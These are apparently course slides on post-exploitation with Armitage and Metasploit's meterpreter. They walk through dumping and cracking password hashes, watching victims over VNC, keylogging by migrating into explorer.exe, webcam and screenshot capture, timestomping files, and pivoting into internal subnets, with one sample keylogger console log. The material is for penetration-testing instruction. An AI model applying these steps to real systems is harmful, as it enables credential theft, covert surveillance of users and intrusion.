
Outline

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
Post Exploitation

- Command Shell, Privilege Escalation, Spying on the User
- □ File Management, Process Management
- Post Modules viewer in left window
- Loot



Interacting with Meterpreter


Right click on host and select Meterpreter



- ☐ If you can only get a command shell, try the Shell to Meterpreter Upgrade
 - Module attempts to upgrade a command shell (e.g., via SSH) to meterpreter session
 - Select the target machine
 - Post → Multi → Manage → shell_to_meterpreter


Meterpreter Access

- \square Meterpreter \rightarrow Access \rightarrow Dump Hashes
 - * Armitage grabs SAM file
 - Stores in Metasploit's Credentials database
- View → Credentials
- Click Crack Passwords
 - Launches John the Ripper in the background, in fastcrack mode




Meterpreter Interact

- Command Shell
 - Run commands in victim's shell
- Meterpreter Shell
 - Run meterpreter commands
- Armitage allows command shell and meterpreter command interface at the same time (tabbed)
- Desktop (VNC)
 - Watch the target in real time
 - * Results can be hit or miss




VNC Viewer




You're Watching/Controlling the User's Every Action!

- User can see everything you do too
 - * If you move the mouse, user sees the movement




Meterpreter Explore

Explore files and processes on target




Browse Files

- Meterpreter Explore Browse Files
 - Opens sortable file browser
 - Click top left folder to move up a directory
- Find a file you want? Right-click and ...-
- □ Timestomp: Get MACE values
 - Modified, Accessed, Created, Entry Modified





View
Download
Execute
Timestomp
Delete



Processes


- Meterpreter Explore Show Processes
 - Kill a process
 - Migrate to a process
 - Find a process (such as explorer.exe) and click Migrate
 - · Why?
 - Log Keystrokes only logs keys as seen by that one process
 - Explorer.exe see all keystrokes





Keystrokes


- Keyscan keystroke logger
 - * Keystrokes displayed in near real time
 - * Key logger injected into explorer.exe so you see all keystrokes




```
Crack Passwords X
                         Files 1 X
                                      Processes 1 X
                                                         Log Keystrokes X
                                                                              Scre
[*] Post modute running as background job
[*] Executing module against LISXPM4I1
[*] Migration type explorer
         explorer.exe Process found, migrating into 704...
[*] Migration successful!!
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to
/root/.msf4/loot/20150115152823_default_10.1.0.155_host.windows.key_946238.txt
[*] Recording keystrokes...
[+] Keystrokes captured ipconfig <Return> hos
[+] Keystrokes captured tname <Return>
msf post(keylog recorder) >
```

Screenshots and Webcam

- Screenshot
 - Meterpreter Explore Take Screenshot
 - Displayed in tabbed Armitage window
 - Click Watch Armitage will take a screenshot every 10 seconds



- Webcam
 - * Meterpreter Explore Webcam Shot
 - · Takes picture!




Outline


- 1. Armitage Overview
- 2. Running Armitage
- 3. Attack
- 4. Post Exploitation
- 5. Maneuver




Maneuver / Pivoting



 Bypass firewalls if compromised host (DMZ host) is trusted by target of pivot (Internal host)



- Right Click compromised host
 - Meterpreter → Pivoting → Setup
 - Select the subnet in the Setup window
 - Metasploit tunnels TCP conns to eligible hosts through pivot host
 - These connections must originate from Metasploit



Add Pivot ×	
host	mask
10.1.0.0	255.255.248.0
Add Pivot	

- □ Right click host, Meterpreter → ARP Scan
 - Armitage will display the networks that host has access to
 - Pick one that you do not have access to...
 - Click ARP Scan-
 - More hosts should appear
 - Goals is to set up a pivot so you can scan those new hosts






- Still do not know anything about the newly-discovered hosts
 - Right click a new host, then click Scan
 - MSF fingerprints host using 20 different modules
 - This takes several minutes
- Can we do a Nmap scan of the new host through the pivot? No
 - Connections using pivot must originate from Metasploit
- You may use your pivots with external tools through a SOCKS proxy though... more later


Maneuver

Armitage will draw a green line from the pivot host to all targets reachable by the pivot you created



Maneuver

□ Line will become bright green when the pivot is in use



Logging - I Want My Data Back!

- Logs are stored in ~/.armitage folder
- View Reporting Activity Logs
 - Opens the ~/.armitage folder
 - Organized by dates then hosts
- Armitage keeps track of everything you're doing
 - Nmap log
 - Metasploit Console log
 - Screenshots, Webcam shots
 - Post Modules
 - ...and more!